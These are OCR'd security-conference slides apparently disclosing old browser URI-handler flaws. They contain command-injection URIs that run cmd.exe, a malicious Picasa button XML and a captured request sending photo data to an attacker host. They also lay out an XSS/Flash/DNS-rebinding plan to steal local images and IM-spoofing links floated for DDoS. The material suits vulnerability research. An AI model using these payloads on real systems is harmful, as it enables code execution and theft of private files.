Cross Browser Scripting – IE pwns Firefox and Netscape Navigator



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http://xs-sniper.com/blog/proving-ground/

Billy (BK) Rios

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
Command Injection in Firefox and All Gecko Based Browsers, Microsoft Outlook, etc.

- This is actually caused by a flaw in Microsoft’s shell32.dll file on non-Vista machines.
- Was fixed for Firefox by Mozilla Sec. Team for Firefox in version 2.0.0.7.

Command Injection in Firefox and All Gecko Based Browsers, Microsoft Outlook, etc.


Billy (BK) Rios » Remote Command Exec (FireFox 2.0.0.5 et al) - Mozilla Firefox
File Edit View History Bookmarks Yahoo! Tools Help
http://xs-sniper.com/blog/remote-command-exec-firefox-2005/
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Remote Command Exec (FireFox 2.0.0.5 et al)

By: Nate McFeters (nate dot mcfeters -at- gmail)
Billy (BK) Rios (billy dot rios -at- gmail)

Tested in FireFox 2.0.0.5 (and 3.0a6), Netscape Navigator 9, and Mozilla browser.

****NOTE****
These examples are launched through the Firefox browser, but require the user to have Internet Explorer 7 installed on their machine. Although these specific examples require the user to click a link, it is possible to execute the exploit with no user interaction. Cross Site Scripting and Cross Site Request Forgery attacks for this vulnerability apply as well.
****NOTE****

Once again, a flaw in the URI handling behavior allows for remote command execution. UNREGISTER ALL UNNECESSARY URIs NOW! This example shows flaws in Firefox, Netscape, and Mozilla browsers... other browsers are affected by related vulnerabilities.


Command Injection in Firefox and All Gecko Based Browsers, Microsoft Outlook, etc.

- The following URIs will cause a command injection:
  - mailto:%00%00../../../../../../windows/system32/cmd".exe ../../../../../../../../windows/system32/calc.exe " - " blah.bat
  - nntp:%00%00../../../../../../windows/system32/cmd".exe ../../../../../../../../windows/system32/calc.exe " - " blah.bat
  - news:%00%00../../../../../../windows/system32/cmd".exe ../../../../../../../windows/system32/calc.exe " - " blah.bat
  - snews:%00%00../../../../../../windows/system32/cmd".exe ../../../../../../../../windows/system32/calc.exe " - " blah.bat
  - telnet:%00%00../../../../../../windows/system32/cmd".exe ../../../../../../../windows/system32/calc.exe " - " blah.bat

Trust-based Applet Attack against Google's Picasa (T-bAG)

- picasa://importbutton?url= http://shadyshady.com/evilbutton.xml
- Yep, that's right it imports a remote XML description of a button
- If that button is loaded from OUR server and clicked we get to see all those naughty pictures of your girlfriend


The Plan – Ghetto Whiteboard Edition


Quality is never an accident
877
XSS'd Website
Attack Server
Rob's Shitty Machine
ictimBrowser
XSS'd Picasa
Loads Button that sends Picasa XML to arbitrary server

1.) Python CGI which parses XML and redirects to
2.) PHP which loads a Flash app.
3.) Flash loaded on victims browser
4.) DynDns is changed to localhost.
5.) PHP script listens for incoming image uploads.

1. Flash app request cross domain policy from attack server
2. sleeps for 5 secs. while DNS rebind occurs
3. Flash app makes req. for images on localhost as prov. by Picasa
4. Makes Xdomain Post

The Plan – Ghetto Diagram Edition



The Hacker

YouTube, MySpace

Hacker Plants XSS

Victim Get’s Pwned

Victim’s Web Browser

Attack Server

Load Flash, Rebind, Steal Images


Trust-based Applet Attack against Google’s Picasa (T-bAG)

The button.pbf file looks like so:

```
<?xml version="1.0" encoding="utf-8" ?>
<buttons format="1" version="1">
<button id="custombutton/evilbutton" type="dynamic">
        <icon name="outputlayout/poster_icon" src="runtime" />
        <label>Critical Update Available</label>
        <tooltip>Click to Download Critical Update</tooltip>
        <action verb="hybrid">
                <param name="url"
                value="http://natemcfeters.com/pwn.py" />
        </action>
</button>
</buttons>
```


Trust-based Applet Attack against Google’s Picasa (T-bAG)

- When the button is clicked, Picasa starts up its own instance of Internet Explorer to open up whatever is at http://natemcfeters.com/pwn.py
- The real interesting thing is what Picasa *SENDS*:



```
POST /pwn.py HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash,
application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Pragma: no-cache
Content-Type: multipart/form-data; boundary=---------------------------5AC559581A44
Accept-Language: en
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)
Host: evil.com
Proxy-Connection: Keep-Alive
Content-Length: 2473
```

What’s Sent by Picasa?!




```
-----------------------------5AC559581A44
Content-Disposition: form-data; name="rss"
Content-Type: text/plain; charset=utf8

<?xml version="1.0" encoding="utf-8" ?>
<rss version="2.0" xmlns:photo="http://www.pheed.com/pheed/" xmlns:media="http://search.yahoo.com/mrss/">
 <clientlanguage>en</clientlanguage>
 <channel>
  <item>
   <title>Studio.bmp</title>
   <photo:thumbnail>http://localhost:3895/7c586b0b6abcb99a47ab363787ba241c/thumb7.jpg</photo:thumbnail>
   <photo:imgsrc>http://localhost:3895/7c586b0b6abcb99a47ab363787ba241c/image7.jpg</photo:imgsrc>
   <media:group>
    <media:content url="http://localhost:3895/7c586b0b6abcb99a47ab363787ba241c/image7.jpg" width="480"
height="360" isDefault="true"/>
    <media:thumbnail url="http://localhost:3895/7c586b0b6abcb99a47ab363787ba241c/thumb7.jpg" width="144"
height="108"/>
    <media:content url="http://localhost:3895/7c586b0b6abcb99a47ab363787ba241c/original7" width="480"
height="360" fileSize="518454" type="image/bmp"/>
   </media:group>
  </item>
  <item>
   <title>PWNED111.jpg</title>
   <photo:thumbnail>http://localhost:3895/7c586b0b6abcb99a47ab363787ba241c/thumb8.jpg</photo:thumbnail>
   <photo:imgsrc>http://localhost:3895/7c586b0b6abcb99a47ab363787ba241c/image8.jpg</photo:imgsrc>
   <media:group>
```

Why Flash?

- We chose Flash to exploit our client-side attack vector for three reasons:
  - 1. It is vulnerable to DNS Rebinding attacks.
  - 2. If a valid crossdomain.xml file is present we can connect back to our attack server.
  - 3. As of Actionscript 3.0 we now have access to a Socket class that can read and write raw binary data.

Trust-based Applet Attack against Google's Picasa (T-bAG)



```
root@dev:/var/www/rob# 
```

PDP’s PDF Sploit

- One of the URI/Protocol handler attack vectors that gained a lot of publicity was the PDF based attack by PDP
- This was based off of our same mailto: command injection, and in fact, the version in the wild also uses this

Stupid IM Trick

- I want to talk to your girlfriend as if I’m you!
  - ymsgr:sendim?yourGirlFriend&m=I+think+we+should+break+up…+sorry+but+its+you+not+me
  - gtalk:chat?jid=Pwn1ch1wa@gmail.com
  - gtalk:call?jid=Pwn1ch1wa@gmail.com
  - gtalk:voicemail?jid=Pwn1ch1wa@gmail.com
  - aim:goim?screenname=yourGirlFriend&m=I+really+think+you’d+be+happier+with+Nate
  - skype, Gadu-Gadu, Jabber, etc.

Yep, They’re Stupid, but…

- Aside from stealing your girlfriend and causing a Denial of Service on you…
- What if you could XSS a lot of people from one page and then force their browsers to loop through sending as many of these messages as possible?
- DDoS on all chat providers anyone?

What’s Next? *Nix Anyone?

- Why oh why is no one talking about *Nix yet. Why? No registry… or is there? AHA! DUH4Linux.sh!
- #!/bin/bash

```
gconftool-2 /desktop/gnome/url-handlers --all-dirs | cut --delimiter=/ -f 5 | while read line;
do {
	gconftool-2 /desktop/gnome/url-handlers/$line -a | grep -i 'command' | cut --delimiter== -f 2 | while read line2;
	do {
		echo "$line				$line2"
	} done
} done
```

Output from DUH 4 Linux

```
-bash-3.00$ ./DUH4Linux.sh
man                        gnome-help "%s"
cdda                       /usr/libexec/gnome-cdda-handler %s
aim                        gaim-remote uri "%s"
info                       gnome-help "%s"
server-settings            nautilus "%s"
applications               nautilus "%s"
https                      firefox %s
unknown                    mozilla "%s"
ghelp                      gnome-help "%s"
h323                       gnomemeeting -c %s
about                      firefox %s
trash                      nautilus "%s"
http                       firefox %s
system-settings            nautilus "%s"
callto                     gnomemeeting -c %s
mailto                     evolution %s
```

An Apple a Day Keeps the Hackers at Bay? Yeah, right.

- DUH4Mac was developed for me by Carl Lindberg, the same guy who brought us RCDefaultApp for turning these off on a Mac
- Has already helped us uncover on bug in Mac URI handlers


Output From DUH4Mac

```
• URL Name              App Bundle ID           App (Current Path)
• mailto                                        Mail (/Applications/Mail.app)
• pcast                 com.apple.itunes        iTunes (/Applications/iTunes.app)
• x-man-page                                    Terminal (/Applications/Utilities/Terminal.app)
• ftp                   org.mozilla.firefox     Firefox (/Applications/Firefox.app)
• im                                            iChat (/Applications/iChat.app)
• applescript                                   Editor (/Applications/AppleScript/ScriptEditor.app)
• webcal com.apple.ical                         iCal (/Applications/iCal.app)
• directoryconnection                           (/Applications/Utilities/Directory Utility.app)
• rtsp                                          QuickTime (/Applications/QuickTime Player.app)
• Keynote                                       Keynote (/Applications/iWork '06/Keynote.app)
• ichat                                         iChat (/Applications/iChat.app)
• feed                                          Safari (/Applications/Safari.app)
• ssh                                           Terminal (/Applications/Utilities/Terminal.app)
• message                                       Mail (/Applications/Mail.app)
• afp                                           Finder (/System/Library/CoreServices/Finder.app)
• daap                  com.apple.itunes        iTunes (/Applications/iTunes.app)
• mmsu                                          WMV (/Applications/Flip4Mac/WMV Player.app)
• …
```

iPhoto Pwnage for Fun and Profit

- A format string vulnerability exists in iPhoto which can be triggered by enticing a user to subscribe to a maliciously crafted photocast
- A remote attacker may be able to cause arbitrary execution of code

iPhoto Pwnage for Fun and Profit

